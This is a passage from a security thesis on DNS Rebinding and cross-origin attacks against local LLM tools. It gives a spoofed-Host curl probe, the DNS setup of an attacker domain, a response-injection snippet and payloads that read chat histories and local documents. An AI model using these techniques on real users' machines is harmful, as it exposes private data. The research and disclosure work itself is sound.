Finally, recent findings show that cross-origin exploitation has concrete implications for users running local LLM deployment tools, as well. A security disclosure in 2025 against Jan AI's engine revealed critical issues due to missing authentication and CSRF protection on its HTTP API [91]. Snyk's researchers showed that any website could invoke endpoints on Jan AI's backend (e.g., uploading files or executing actions) since the service accepted cross-origin requests by default. Similarly, the open-source project LocalAI was found vulnerable to CSRF attacks (CVE-2024-5616), which allowed adversaries to delete models installed locally via an external page that sent cross-origin requests [6].

3.3 Security of LLM Systems

With the rise of LLMs, researchers also started to question their security from multiple directions. One line of work focuses on how LLMs can be manipulated through crafted inputs or prompts. Prompt injection or "jailbreak" attacks involve an adversary who gives instructions that override the model's built-in protections [39]. Greshake et al. showed that indirect prompt injection can compromise applications that integrate LLMs remotely [39]. For instance, an attacker could hijack the LLM's behavior to leak data or execute actions by embedding hidden instructions in a webpage that an LLM-augmented browser may visit. This represents a significant security and privacy concern, as attackers could manipulate an otherwise safe application to produce hateful or dangerous outputs.

Beyond academic studies, the software supply chain for LLMs also showed points of failure. Because many users download pre-trained models or use open-source libraries to run LLMs locally, attackers began targeting these vectors. For instance, the model files themselves can be weaponized. In early 2024, multiple CVEs were reported in the popular Llama.cpp open-source tool. One such vulnerability was a heap overflow in the GGUF model loader [89]. In other words, a poisoned model file could take over the host system when loaded, similar to opening an infected document. Security analysts found dozens of malicious models on Hugging Face that contained stealthy

backdoors or exploit code, often packaged in pickled Python objects [99]. The community responded with measures such as the Safetensors format, but users can still ignore warnings and load unsafe models.

The range of security threats that target LLMs and LLM systems expanded so much that industry standards started to catalog them. More exactly, the OWASP Top 10 for LLM Applications (2024–2025) highlights many of the above issues among the most critical vulnerabilities [84]. For instance, prompt injection is ranked as `LLM01` because of its prevalence and impact, while supply chain vulnerabilities appear in the list as `LLM05`. These and other categories, such as data poisoning and model denial of service, represent a checklist for anyone building or scrutinizing a LLM system.

3.4 Relevance of This Thesis

Although researchers and security consultants have extensively studied DNS Rebinding and cross-origin exploitation, their impact on local LLM deployment tools is mainly unexplored. Current literature focuses on IoT devices and local services [9,28,31,42,47,51], whereas recent disclosures highlight important vulnerabilities in individual tools [6, 32, 79, 91]. However, a broader, systematic view of these threats against such products is still missing.

This thesis addresses that gap by evaluating several local LLM deployment tools within live attack scenarios. We employ the Singularity of Origin framework to perform DNS Rebinding attacks, which includes the built-in Hook and Control post-rebinding strategy (see Subsection 2.3.5). This strategy builds on earlier tools such as FireDrill [23]. In addition, we develop custom HTML-based pages that send cross-origin requests to local API endpoints.

While Section 3.3 reviews general threats to LLM systems, such as model backdoors and prompt injection, our focus is on exploitation at the network level. Specifically, we analyze how misconfigurations in local servers can allow remote exploitation via the browser. To our knowledge, this is the first comprehensive study that assesses the impact of DNS Rebinding and cross-origin exploitation attacks across a diverse set of local LLM deployment tools.

Chapter 4

Methodology

This chapter describes the technical process we followed to evaluate the security of local LLM deployment tools in live attack scenarios. The methodology includes the selection of tools that are representative, the evaluation of their exposure to cross-origin requests and DNS Rebinding, and the development of custom payloads. It also covers the setup of the attack infrastructure and the execution of live attack scenarios. Each step is detailed to ensure the reproducibility of the results and to provide a clear understanding of the techniques that we used.

4.1 Selection of Local LLM Deployment Tools

The selection of local LLM deployment tools began with a systematic search carried out during February and March 2025. We used search engine queries, such as "local LLM deployment", "self-hosted LLMs", and "Ollama alternatives", to identify both open-source and proprietary projects. We evaluated each tool based on its popularity, using the number of GitHub stars as an initial metric. Additionally, we considered the level of community engagement to assess the extent of active usage and support. This ensured that our analysis focused on widely used and relevant tools rather than experimental software. Table 4.1 summarizes the products that we selected and indicates their open-source status, popularity, and whether they provide an HTTP API server. This information is relevant because the presence of an HTTP API server determines how the tool can be accessed and exploited, as described in Section 4.4.

Table 4.1: Selected local LLM deployment tools (sorted by GitHub stars).

Tool	**Open-Source**	**GitHub Stars**	**HTTP API Server**
Open WebUI	✓	100k	✓
NextChat	✓	83.9k	✗
Llama.cpp	✓	82.2k	✓
GPT4All	✓	73.7k	✓
LobeChat	✓	62.8k	✗
vLLM	✓	50.8k	✓
Anything LLM	✓	45.7k	✓
Text Generation WebUI	✓	44.1k	✓
ChatBox	✓	35.5k	✗
LocaAI	✓	33.5k	✓
Jan AI	✓	33.5k	✓
Llamafile	✓	22.7k	✓
LMStudio	✗	-	✓
Msty	✗	-	✓

4.2 Security Assessment of Vulnerability to DNS Rebinding and Cross-Origin Exploitation

Following the selection process, for each local LLM deployment tool from Table 4.1, we assessed its vulnerability to DNS Rebinding attacks. The primary goal of this phase was to determine whether the selected software accepted requests with arbitrary HTTP `Host` headers. Tools that processed such requests without validation were potentially vulnerable since they may treat attacker-controlled domains as part of legitimate origins [46]. For each of these, we identified the default port where the HTTP server listens for incoming requests, regardless of whether it handles API endpoints, delivers a web UI, or both, and crafted requests using `curl`. A typical probe followed this structure:

```
curl --header 'Host:trustmydomain.ink' http://localhost:<port>/
```

A positive result, such as receiving a valid HTTP response or an HTML page, indicated that the software did not enforce `Host` header validation. As a consequence, we flagged these tools as potentially vulnerable and selected

them for further analysis.

To ensure the feasibility of DNS Rebinding attacks, we checked for additional conditions: the software must use only HTTP (i.e., not redirect to HTTPS), and it must not require authentication or setting specific API keys by default. Tools that did not meet these conditions were excluded from live attack scenarios. Similarly, tools that did not provide an HTTP API server or enforced authentication on their web UI were also excluded from that phase. However, we reconsider these products in later chapters for a broader evaluation of their security posture.

As a final step, we examined whether the software we selected enforced CORS policies. As such, we sent unauthenticated `fetch()` API requests from an attacker-controlled origin and inspected any CORS headers returned. Tools that responded with `Access-Control-Allow-Origin:*` were vulnerable to direct cross-origin access (see Subsection 2.2.2). In such cases, an attacker may not even require DNS Rebinding to exploit them, as the SOP protections were already disabled by design. These findings appear in an additional column in Table 4.2.

Table 4.2: Assessment of DNS Rebinding and cross-origin exploitation vulnerability in selected local LLM deployment tools.

Tool	**DNS Rebinding**	**Cross-Origin Exploitation**	**Default Port (if known)**
Open WebUI	✗	✗	3000
NextChat	✓	✗	3000
Llama.cpp	✓	✓	8080
GPT4All	✓	✗	4891
LobeChat	✓	✗	3210
vLLM	✓	✓	8000
Anything LLM	✗	✗	3001
Text Generation WebUI	✓	✗	7860
ChatBox	✗	✗	–
LocaAI	✓	✗	8080
Jan AI	✓	✗	1337
Llamafile	✓	✓	8080
LMStudio	✓	✗	1234
Msty	✗	✗	10000

Type	Host	Value
A Record	*	167.71.73.156
A Record	rebinder	167.71.73.156
NS Record	dynamic	rebinder.trustmydomain.ink.

Figure 4.1: DNS records configured for the attacker-controlled domain used in the DNS Rebinding attacks.

4.3 Setup of the Attack Infrastructure and DNS Configuration

We employed the Singularity of Origin framework [40] developed by NCC Group to conduct controlled DNS Rebinding attacks. For this purpose, we registered a test domain (e.g.,`trustmydomain.ink`) through Namecheap domain registrar [73] and configured its DNS records to route traffic through our Singularity HTTP server, hosted on a DigitalOcean [26] Linux instance.

As shown in Figure 4.1, we created two A records. The former one, `rebinder.trustmydomain.ink`, points directly to the Singularity HTTP server's IP address, which is necessary to deliver the malicious web page. This corresponds to steps 4 and 5 in Subsection 2.3.2, where the victim's browser sends an HTTP request to `rebind.it` and receives a page that contains malicious JavaScript. The latter one, a wildcard A record, `*.trustmydomain.ink`, is required for employing the Hook and Control post-rebinding strategy described in Subsection 2.3.5. The wildcard record is essential because it allows session-specific subdomains to resolve back to the attacker's proxy server IP address. Using this setup, the HTTP proxy server can distinguish between different hooked clients when it receives different session-specific requests from the attacker's browser.

Additionally, we set a NS (Name Server) record to delegate DNS resolution for all subdomains under `*.dynamic.trustmydomain.ink` to a DNS server controlled by the attacker. This delegation is necessary for executing the rebinding phase of the attack because it allows the attacker to alter DNS responses for specific subdomains in real time. In the example from Subsection 2.3.2, this is illustrated in steps 3 and 7, where the same domain `rebind.it` resolves to different IP addresses during separate look-ups.

4.4 Payload Design

Building on the results of the DNS Rebinding and cross-origin exploitation vulnerability assessment, this section presents the design of custom attack payloads that target the tools selected in Section 4.1. We designed each payload to match the structure, behavior, and documentation of the targeted software. The payloads are grouped into three categories based on their strategy of interaction: (1) Hook and Control, with persistent WebSocket channels; (2) direct fetch-based payloads that required DNS Rebinding to access API endpoints; and (3) direct fetch-based payloads that did not require rebinding due to weak CORS policies.

4.4.1 WebSocket-Based Payloads (Hook and Control)

This subsection describes the custom payloads designed for tools we exploited using the Hook and Control strategy after successful DNS Rebinding. As indicated in Subsection 2.3.5, this technique allows an attacker to relay HTTP requests through the victim's browser using a persistent WebSocket connection.

Common Payload Structure

All Hook and Control payloads share a reusable relay mechanism provided by the Singularity of Origin framework [76]. This mechanism maintains a persistent connection between the victim's browser and the attacker-controlled proxy server and forwards requests and responses in real time.

After DNS Rebinding succeeds, the JavaScript code within the payload opens a WebSocket connection to the Singularity proxy server. The WebSocket endpoint uses the attacker's proxy IP and port, which are extracted from the hostname of the rebound origin. Additionally, retry logic is included to handle DNS caching and firewall restrictions. This WebSocket setup is provided in Appendix A, Listing A.1.

Once the WebSocket connection is established, the attacker's browser may send commands encoded as JSON objects through the proxy server. Each command instructs the victim's browser to perform a specific HTTP request against the target service and includes details such as the HTTP method, headers, and body. The payload executes these requests using the `fetch()` API and creates a response object that contains status codes, headers, and the base64-encoded response body. This object is then sent back over the WebSocket channel to the attacker's browser. The complete implementation of this logic is shown in Listing A.2 in Appendix A.



Figure 4.2: As a result of DNS Rebinding, the frontend in Text Generation WebUI sets `gradio_config.root` to the rebound origin.



Figure 4.3: Incorrect request to `/run/predict` sent using the rebound origin, triggered by the attacker's browser in Text Generation WebUI.

Text Generation WebUI Payload

We designed the Hook and Control payload that targets Text Generation WebUI [80] to exploit its default configuration, which provides a Gradio-based web UI over HTTP without authentication. Gradio is a Python package used for deploying machine learning models with a web interface. It is commonly used across LLM frontends to standardize endpoint structures and UI behavior [38].

Although initial browsing of the target tool worked quite smoothly, a configuration step in the frontend created issues for persistent exploitation. Upon loading, the interface sets the field `gradio_config.root` to match the origin used after DNS Rebinding on the victim's side. This behavior is shown in Figure 4.2, where the root URL includes the rebinding domain and port. The frontend then uses this value to create absolute paths for internal API requests, such as `/run/predict` and `/queue/data`. However, because the attacker's proxy session relates to a different domain and port (e.g., `http://session123.trustmydomain.ink:3129`), these API requests do not reach the target application. Figure 4.3 illustrates one such incorrect request caused by this mismatch, which broke the functionality of the web UI on the attacker's side.

To address the issue, the payload modifies command handling on the victim's side. Therefore, upon sending `fetch()` API requests to the target tool, it injects a JavaScript snippet into all HTML responses that it intercepts. This snippet overrides the value of `gradio_config.root` at runtime. It monitors the initialization of the `gradio_config` object and modifies its `root` field to match the attacker's proxy session-specific domain. A simplified version of this logic is shown below:

```
function fixGradioRoot() {
    if (window.gradio_config && window.gradio_config.root) {
        window.gradio_config.root = "${proxyUrl}";
        return true;
    }
    return false;
}
```

We provide the complete implementation, including how the script is injected and how the proxy URL is constructed, in Listing A.3 in Appendix A.

LocalAI Payload

The Hook and Control payload we designed for LocalAI targets its web UI, which is served over HTTP without authentication by default. Although LocalAI also supports a RESTful API [55], its web UI makes it more suitable for browsing via the victim's hooked browser.

LocalAI's frontend differs from Text Generation WebUI's in how it handles navigation. Instead of relying on JavaScript configuration objects, LocalAI uses the HTML `<base>` tag to define the base URL for relative links. After successful DNS Rebinding, the interface sets this tag to the origin of the rebound session (see Figure 4.4). As a result, the value does not match the attacker's actual origin (e.g., `http://session123.trustmydomain.ink:3129`). This mismatch breaks internal navigation since the attacker's browser loads resources from an invalid or unreachable location.



Figure 4.4: HTML `<base>` tag in LocalAI frontend pointing to the rebound origin.

To address this, the payload modifies the HTML response in real time. If a `<base>` tag is present, the script replaces its value with the correct proxy domain and port from the current session. If the tag is missing, the payload injects a new one into the `<head>` section of the document. This ensures that all internal links and resources resolve correctly relative to the proxy domain within the attacker's context. Listing A.4 in Appendix A shows the complete logic we used to rewrite the base URL at runtime.

Other WebSocket-based Payloads

LobeChat [54] was another tool we targeted using the Hook and Control post-rebinding strategy. Although it does not expose an HTTP API server, it provides a web UI for interacting with LLMs. This made it a suitable candidate for exploitation via hooking the victim's browser.

Unlike the previous two applications, it was not required to modify the base payload provided by Singularity of Origin [75]. After DNS Rebinding succeeded, the payload executed without errors. The script successfully established a WebSocket channel, and the victim's browser sent `fetch()` requests as expected. All requests sent by the attacker's browser used the session-specific proxy domain and port (e.g., `session123.trustmydomain.ink:3129`) rather than the rebound domain, as seen in previous cases.

A similar pattern occurred with NextChat [77], Llama.cpp [34], and Llamafile [70], where we used the same base payload provided by Singularity of Origin. Their web UIs also loaded successfully through the proxy session, and we did not have to modify them. However, for Llama.cpp and Llamafile, we created separate payloads to target their API endpoints directly, as they provide useful backend functionality beyond their web UIs. In contrast, NextChat does not expose such API endpoints, and therefore, we did not design additional payloads.



Figure 4.5: Attacker's view of LobeChat after successful execution of the Hook and Control base payload.

4.4.2 Direct Fetch-Based Payloads

Unlike the Hook and Control payloads, the scripts from this category do not require the modification of specific configurations within the frontend. Instead, they send unauthenticated HTTP requests directly to API endpoints that are publicly documented. Depending on the software, these endpoints

could be `/v1/models`, `/v1/threads`, or `/v1/chat/completions`. The goal was to extract information about models installed locally on the victim's machine, access private chat histories, or trigger model inference, among others.

This approach is successfully applied to the following tools:

- **LMStudio**: the payload creates requests to the `/v1/models` and `/v1/chat/completions` endpoints. If data about LLMs installed locally is returned, the script selects the first model and sends 20 parallel completion requests.
- **GPT4All**: the payload issues requests to the `/v1/models` endpoint to obtain a list of models installed locally. If successful, it sends a chat completion request that prompts the model to summarize the contents of documents uploaded locally. This payload targets GPT4All's `LocalDocs` feature [37] that allows users to query their indexed files.
- **Jan AI**: the payload sends requests to the `/v1/threads` and `/v1/models` endpoints to retrieve information about active threads and models installed locally. For each thread returned, it issues an additional request to `/v1/threads/{id}/messages` to access the messages associated with it. Although the payload focuses on a limited subset of endpoints, Jan AI's API reference includes many other endpoints that can be leveraged similarly [18].

4.4.3 Direct Exploitation Without Rebinding

The payloads described in the previous subsection rely on rebinding to enable access to local API endpoints. This process is necessary because several local LLM deployment tools launch HTTP servers that listen for requests only on the loopback interface [37,55]. As described in Subsection 2.3.3, DNS Rebinding circumvents this by tricking the browser into resolving attacker-controlled domains to local IP addresses.

However, for a subset of tools, an adversary does not require DNS Rebinding to access them. As a result, an attacker-controlled origin can send the same unauthenticated HTTP requests used in the previous payloads without requiring rebinding or a WebSocket channel.

This approach is successfully applied to the following tools:

- **Llama.cpp**: the payload sends requests to multiple API endpoints, including `/v1/models`, `/props`, `/slots`, `/slots/id_slot?action=save`, and `/lora-adapters`. It also issues additional requests to the `/infill` endpoint to trigger inference.

- **Llamafile**: the payload sends requests to the `/props` endpoint and creates multiple parallel requests to the `/infill` endpoint to trigger inference.
- **vLLM**: the payload sends requests to the `/v1/models` and `/v1/completions` endpoints. If available, it uses the first model to trigger a completion request.

4.5 Payload Execution within DNS Rebinding and Attack Flow

This section describes how we executed DNS Rebinding attacks in practice against live instances of tools that were vulnerable to this attack vector (see Table 4.2). It explains the threat scenario we assume, the logic used to select and launch payloads automatically, and the infrastructure provided by the Singularity of Origin framework.

Attack Scenario. The assumed attack scenario involves a user running a local LLM deployment tool on their machine, without any form of authentication or authorization in place. While the tool is active, the user visits a malicious website controlled by the attacker, namely `http://rebinder.trustmydomain.ink:<port>/autoattack.html`. The website includes a script designed to identify and interact with the local software using one of the payloads described earlier. No other user interaction is required beyond visiting the page.

Payload Selection. The Singularity of Origin framework includes a detection mechanism that identifies active local services. Each payload contains a specialized function that sends one or more unauthenticated HTTP requests to the local software and inspects the response. If the function detects a known pattern or identifier, it confirms that the tool matches the intended target. In this way, the framework can automatically select the correct payload without requiring prior knowledge of which tool the victim is running. An example of such a specialized function is shown below. In this case, it identifies local instances of Jan AI by checking for common Swagger UI elements in the root HTML response.

```
async function isService(headers, cookie, body) {
    try {
        const response = await sooFetch("/", {
            method: "GET",
            credentials: "omit",
        });
```

```
        const text = await response.text();

        return text.includes("<title>Swagger UI</title>") ||
               text.includes("swagger-ui.css") ||
               text.includes("SwaggerUIBundle");
    } catch (err) {
        return false;
    }
}
```

As part of this setup, we extended the Singularity of Origin framework to support payloads that target the tools analyzed in this thesis. For each live attack scenario where we employed DNS Rebinding, we created a corresponding JavaScript file within the framework's payload registry. The complete structure of the registry and examples of these payloads are provided in Appendix A.2.

Attack Configuration. To automate the execution of payloads, we adapted the default `autoattack.html` page provided by the Singularity of Origin framework to match the set of tools selected for analysis. We set the fields `attackHostDomain` and `attackHostIPAddress` to `dynamic.trustmydomain.ink` and `167.71.73.156`, respectively. These values correspond to the domain we control and use for DNS Rebinding and the IP address of the server that hosts the Singularity instance, as described in Section 4.3. Additionally, we set the rebinding strategy to `Multiple A Records` since it provides faster rebinding for targets running on `localhost` [29]. We specified the target ports manually based on known defaults for each tool that provides an HTTP server (see Table 4.2). We also enabled the `automatic` attack mode, allowing the page to detect the active tool and launch the appropriate payload. Finally, we used `0.0.0.0` and `127.0.0.1` as target IP addresses to take advantage of the capabilities of the Singularity of Origin framework across all major operating systems [29].

In addition to delivering payloads, the Singularity of Origin framework also provides a complete infrastructure that facilitates DNS Rebinding attacks. It includes a DNS server to perform rebinding from the attacker's public IP address to the target host (e.g., `127.0.0.1`), an HTTP server to host JavaScript payloads and deliver the malicious page, and a proxy mechanism to support Hook and Control payloads via persistent WebSocket connections. This setup was useful since it did not require separate external components for each stage of the attack.

The complete implementation of the Singularity of Origin framework, including parsing DNS queries, the selection and execution of the rebinding strategy, and the entire logic of the HTTP server and proxy, is outside the

scope of this thesis. Readers interested in the complete system internals are referred to the original repository documentation [40].

4.6 Direct Cross-Origin Exploitation

This section describes how we conducted cross-origin exploitation attacks in practice against tools that were vulnerable to this attack vector (see Table 4.2). The threat scenario remains the same: a user runs a local LLM deployment tool on their machine without any form of authentication or authorization. While the service is active, the user visits a malicious website controlled by the attacker. No other interaction is required. However, a significant difference compared to DNS Rebinding is that the attacker's web server can deliver the malicious web page over HTTPS. The limitations of using HTTP in the context of DNS Rebinding are discussed in later chapters.

To conduct cross-origin exploitation attacks, we did not need to use or extend the Singularity of Origin framework. Instead, we targeted each tool that was vulnerable to this attack vector using a separate HTML page hosted under an origin we controlled. These HTML pages included the fetch-based payloads from the third category described in Subsection 4.4.3. An example of such a page that an attacker can use to exploit Llamafile is available online.[1]

4.7 Execution Environment and Timing

We installed and tested the local LLM deployment tools selected for analysis on both a Debian-based Linux distribution and a Windows 11 Pro version. In addition, we hosted the Singularity of Origin framework on a remote DigitalOcean instance running Ubuntu Server 24.10.

Most importantly, we evaluated all tools using their default configurations. We did not enable additional command line options or security features, such as setting API keys. When a server required manual startup via the command-line interface (CLI), we launched it without modifications. As a result, each tool was bound to its default IP address (e.g., `127.0.0.1` or `0.0.0.0`) and port (see Table 4.2). The only exception was Llama.cpp, which we started with specific flags, such as `--lora-adapters`, `--slots`, and `--slot-save-path`. We provide a complete justification for this configuration in Section 5.1. Additionally, some tools, such as Jan AI, LMStudio, and GPT4All, did not enable their local HTTP API servers by default. In those cases, we activated this feature using their UIs before launching the attacks. This step is part of the normal flow for users who interact with

[1] https://gist.github.com/laurian19/518d9ed5802a2de0ed7b7a3edad32882

these applications through requests to API endpoints and is necessary to exploit them over HTTP [37].

In our analysis, successful DNS Rebinding attacks completed within 7–15 seconds after the victim visited the malicious page. The execution times were consistent across all the tools we analyzed and included DNS resolution, the delivery of payloads, the detection of the active tool, and the execution of the script. However, the exact duration varied depending on network conditions, how quickly rebinding completed in the target browser, and how fast the target server was responding to requests.

In contrast, cross-origin exploitation attacks succeeded within 1-2 seconds after the victim loaded the malicious web page. This is due to the fact that no rebinding was necessary. Therefore, the script executed and sent unauthenticated requests to the target software without delay.

Chapter 5

Results

This chapter presents the results we obtained after executing the payloads described earlier against live instances of the local LLM deployment tools selected for analysis. For each of them, we document what kind of data an attacker could access and what operations they could trigger as a result of successful exploitation. We then use these observations to evaluate the impact of the underlying vulnerabilities and highlight the risks users face when running such tools without basic security measures.

5.1 Summary of Results

Table 5.1 summarizes the outcomes of the attacks performed against the local LLM deployment tools selected for analysis. The column labeled `Model List` indicates whether an adversary could retrieve a list of models installed or loaded on the victim's machine. Similarly, `Inference Triggered` reflects whether a malicious website visited by users could send prompts to the local LLM and retrieve completions. Out of the 14 tools evaluated, eight were vulnerable to both listing models and remote inference. The column `Interactive Web UI Control` shows whether an attacker could control the tool's web UI through the victim's hooked browser. This interaction was possible on four tools, including Llama.cpp and Text Generation WebUI, although the level of control varied among them and is discussed in later sections. The column labeled `Chat History` indicates whether an adversary could access private conversations through the malicious website, which occurred in three out of 14 tools. The column `Other Operations` includes additional successful actions, such as installing or deleting models, modifying configurations, or retrieving the content of documents uploaded locally. Finally, `Patched by Publication` indicates whether the corresponding vulnerabilities had been addressed by the time of this thesis submission.

As mentioned in Section 4.7, one exception in our live attack scenarios

was Llama.cpp. Unlike all other tools that we launched using their default settings and configurations, we started Llama.cpp's server with additional CLI options, such as `--slots`, `--slot-save-path`, and `--lora-adapters`. This was not done arbitrarily. According to the tool's documentation [34], the local HTTP API server requires these flags to enable specific API endpoints, including `/slots`, `/slots/id?action=save`, and `/lora-adapters`. We found these endpoints relevant as they provide valuable functionality, such as caching chat sessions and manipulating adapters. Although Llama.cpp's maintainers warn that endpoints such as `/slots` are intended for debugging and that users should not enable them in production environments [34], our evaluation focuses on local deployments using default or commonly used configurations. Therefore, we included these flags to obtain a complete assessment of the tool's attack surface. Their usage revealed concrete vulnerabilities that an attacker could exploit, such as writing files to the victim's file system and reading private chat conversations that would otherwise remain hidden in a default configuration.

Many products were vulnerable to model listing and remote inference because these features were common across all local LLM deployment tools we analyzed. In several cases, an attacker could retrieve the list of models installed locally through API endpoints intended for developer use. Other tools, such as Text Generation WebUI and LocalAI, displayed available models directly within their web UIs. Similarly, almost all tools that launched an HTTP API server accepted inference requests without any protection. In most cases, an adversary could send prompts directly to their APIs, while in others (e.g., Text Generation WebUI, Llama.cpp, Llamafile, and LocalAI), they could trigger inference indirectly through their web UIs. As such, almost every tool that was vulnerable to DNS Rebinding or cross-origin exploitation (see Table 4.2) allowed an adversary to retrieve the list of models installed locally and trigger inference. The only exceptions were LobeChat and NextChat, which are discussed in later sections.

Nevertheless, in the context of several tools, an adversary could perform additional operations, such as modifying configurations or installing models. Whether these operations were possible through a web UI or via API endpoints varied among tools. For instance, an attacker could control the management of models within Text Generation WebUI and LocalAI as if they were a legitimate user.

More importantly, there is no correlation between the popularity of a tool and its security posture, nor with the severity of actions an attacker could perform (see Table 4.1). We found that popular software, such as Llama.cpp and GPT4All, were vulnerable to at least one of the attack vectors analyzed in this study. Even more concerning is that through cross-origin exploita-

tion, an attacker does not require DNS Rebinding to exploit Llama.cpp, Llamafile, and vLLM to put their users at risk. We examine these issues in greater detail in the following sections.

Table 5.1: Outcomes of the attacks performed on the tools selected for analysis. Entries marked with * indicate that an attacker could perform the corresponding operations only when the target tool was run with non-default settings.

Tool	**Model List**	**Interactive Web UI Control**	**Chat History**	**Inference Triggered**	**Other Operations**	**Patched by Publication**
GPT4All	✓	✗	✗	✓	Retrieve contents of LocalDocs	✗
Open WebUI	✗	✗	✗	✗	N/A	N/A
Llama.cpp	✓	✓	✓*	✓	LoRA adapter manipulation *, file writes *, retrieve server config info	✗
NextChat	✗	✓	✗	✗	None	N/A
LobeChat	✗	✓	✗	✗	None	N/A
vLLM	✓	✗	✗	✓	None	✗
Anything LLM	✗	✗	✗	✗	N/A	N/A
Text Generation WebUI	✓	✓	✓	✓	Load/unload/install models, alter threads, manipulate session settings	✓
ChatBox	✗	✗	✗	✗	N/A	N/A
LocaAI	✓	✓	✗	✓	Install/delete/load models	✗
Jan AI	✓	✗	✓	✓	None	✓
Llamafile	✓	✓	✗	✓	None	✗
LMStudio	✓	✗	✗	✓	None	✗
Msty	✗	✗	✗	✗	N/A	N/A

5.2 Unaffected Tools

As shown in Table 5.1, some tools were not vulnerable to the browser-based attacks analyzed in this thesis. This section briefly discusses why these products remained unaffected, based on their default configurations and



Figure 5.1: Msty delegates all requests to an Ollama-compatible server running on port 10000.

behavior. For these tools, the `Patched by Publication` column is marked as `N/A` (Not Applicable) since the attacks did not succeed and no fixes were required to mitigate them.

Msty

Msty [72] was not affected by the browser-based attacks employed in this thesis. This is because Msty does not expose its own HTTP API server for interactive features, such as accessing the chat history and managing the models installed locally. Instead, it proxies requests to an Ollama server running on port 10000 by default, as shown in Figure 5.1. Furthermore, since Ollama has already been patched against DNS Rebinding [30] and it enforces strong CORS policies that block cross-origin requests, Msty inherits these security benefits. As a result, attempts to exploit Msty's backend through either DNS Rebinding or cross-origin requests did not succeed.

Open WebUI

Open WebUI [82] was not affected by the browser-based attacks conducted in this thesis due to its authentication mechanism that is enforced. By default, it requires users to log in before accessing the web interface. This made the Hook and Control strategy ineffective, as an attacker could not browse the service remotely without valid credentials.

Open WebUI stores authentication tokens in `HttpOnly` cookies, which cannot be accessed by JavaScript and are scoped to the origin where the user logged in (e.g., `http://localhost:3000`) [66, 67]. Since the Hook and Control payload runs under a different origin (e.g., `http://s-1.2.3.4-localhost-1234-fs-e.dynamic.trustmydomain.ink:8080`), the victim's browser does not include these cookies in outgoing `fetch()` requests. As a result, an attacker could not perform authenticated actions or retrieve responses from an authenticated session. Additionally, Open WebUI protects its API endpoints using these tokens, and the server rejects unauthenticated requests, as illustrated in Figure 5.2.

Figure 5.2: Open WebUI enforcing authentication to access its API endpoints.

AnythingLLM

Similarly, AnythingLLM [12] enforces authentication through API keys. By default, users must generate an API key within the desktop application before accessing any API endpoints. Without a valid API key, the server rejects all requests to these endpoints.

Chatbox

Chatbox [17] was not affected by the browser-based attacks evaluated in this thesis due to its architecture as a desktop application. It does not expose an HTTP API server or provide a web interface. Instead, Chatbox runs entirely as a local application and communicates with LLMs through local backends, such as vLLM, or remote APIs, such as OpenAI's API, which require setting API keys. Therefore, DNS Rebinding and cross-origin exploitation were not feasible in this context.

5.3 Limitations of Interactive Web UI Control

Although an attacker could technically achieve `Interactive Web UI Control` on six tools, including Llama.cpp, Llamafile, NextChat, and LobeChat, the actual impact varied among them. For these four tools, interaction with their UIs did not result in meaningful exploitation. This is because all session data, such as chat history and configurations, is stored locally in the victim's browser using `localStorage` or `indexedDB`, as illustrated in Figure 5.3. These storage mechanisms bind to the origin (e.g., `http://localhost:3210`) and different origins cannot access their content due to strict isolation [66]. Since the attacker loads the web UI from a proxy session-specific origin, such as `http://session123.trust-mydomain.ink:3129`, their browser creates a fresh session with no data stored because the payload cannot access the victim's `localStorage` or `indexedDB`.

For NextChat and LobeChat, an adversary could load their web UIs, but any interaction did not affect the victim's session. Inference was possible only in the attacker's context and not using threads or models loaded by the victim. Any changes made during the session were local to the attacker's browser and did not persist or propagate. As a result, we did not create disclosure reports for LobeChat and NextChat, and the column labeled `Patched by Publication` is marked as `N/A`.

Figure 5.4: An attacker can obtain the victim's directory structure and OS username, which are revealed in Llama.cpp's response to requests targeting the `/v1/models` API endpoint.

